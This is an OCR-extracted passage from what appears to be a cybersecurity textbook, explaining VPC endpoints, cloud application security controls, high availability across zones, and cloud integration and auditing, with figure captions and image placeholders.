

Figure 19.98: VPCs and a transit gateway

- **VPC endpoint**: A VPC endpoint establishes a private connection between a VPC and another cloud service without access to the Internet, external gateways, NAT solutions, VPN connections, or public addresses. Therefore, the traffic between endpoints does not leave the organization's network. The endpoints here are virtual computing devices. They are redundant, scalable, and highly available VPC elements that allow interaction between virtual machines in the VPC and cloud services without any bandwidth constraints or availability failures. The following are the two types of VPC endpoints.
    - **Interface endpoint**: It is an elastic network interface (ENI) that has a private IP address within the limit of a defined subnet. It operates as an initial point of source for traffic towards a VPC or supported cloud services.
    - **Gateway-load-balancer endpoint**: It is also an ENI and operates as an initial point of source to impede traffic flow and divert it to a service that has been configured through a gateway load balancer, which is then used for security inspection.

Cloud Security Controls


Cloud security controls protect a cloud environment from any type of vulnerability and minimize the impacts of cyberattacks. These controls may include practices, procedures, guidelines, and policies that are enforced to secure the cloud infrastructure. A few examples of cloud security controls are discussed below.

- **Cloud Application Security**

  Cloud application security is a set of rules, processes, policies, controls, and techniques that administer all the data exchange between collaborative cloud platforms such as Box, Google G Suite, Slack, and Microsoft Office 365. If employees or users store and send data in cloud platforms over the long term, it is mandatory to include a cloud-based solution known as "safety net" in the zero-trust security implementation. Cloud application security is applied to only the application layers of SaaS, IaaS, and PaaS.




Cloud Application Security
IaaS
PaaS
SaaS
Applications
Applications
Applications

Figure 19.100: Cloud application security

  Implementing cloud application security prevents exploits such as cross-site scripting (XSS), cross-site request forgery (CSRF), session hijacking, SQL injection, and weak authentication.

- **High Availability Across Zones**

  A cloud environment for an application has high availability if the application's services continue during intentional or unintentional network downtimes. High availability can be achieved by dividing servers into zones and maintaining network consistency across them. It enables the environment to handle failures in individual availability zones or the network without losing data. It also provides centralized management to monitor network operations and resource utilization. Figure below shows a simplified view of a cloud environment with high availability across zones.



Cloud Environment
Node 1
Information sent
A copy of the information is exchanged between the nodes/servers
Application
Node 2

Figure 19.101: High availability across zones

A cloud environment with high availability consists of two nodes: the master node and secondary node. The first server runs in the first availability zone, and the second server runs in secondary availability zone. This environment is protected from various service outages such as disk failure, volume failure, network failure and zone failure. Here, each node is independent and has separate zones. If any node fails, a copy of its data is ensured to exist in the other node, which provides access to all the information. Further, a node can be shut down to be upgraded while the other node actively provides the services.

- **Cloud Integration and Auditing**

  Cloud integration is the process of grouping multiple cloud environments together in the form of a public or hybrid cloud that enables administrators to continuously access and handle systems, services, data, and applications. It also combines a cloud environment with the on-premises environment. Without cloud integration, administrators need to perform each integration task independently and manually, which is a time consuming and error-prone process. While risk indicators for on-premises networks are generally detected in network or application logs, cloud-based risk indicators are obtained from API logs. Therefore, all the services should be integrated according to the defined security policies or guidelines and audited further to achieve security compliance. The cloud integration mechanisms provide a comprehensive view over all of the organization’s data, enhance connectivity, and help in gathering all the indicators of risk for assessment.

  Cloud auditing is the process of analyzing the services offered by cloud providers and verifying the conformity to privacy, security, and performance requirements for the cloud environment. Cloud security audits must address the problems associated with both conventional and cloud infrastructure. Proper auditing can ensure the availability of services to the clients under all conditions in an organized and comprehensive manner. It also offers automated data collection on security and operations for systematic evaluation and comparison. It is a cost-effective approach that saves time for large as well as small enterprises because information provided once can be dynamically updated when modifications are applied.

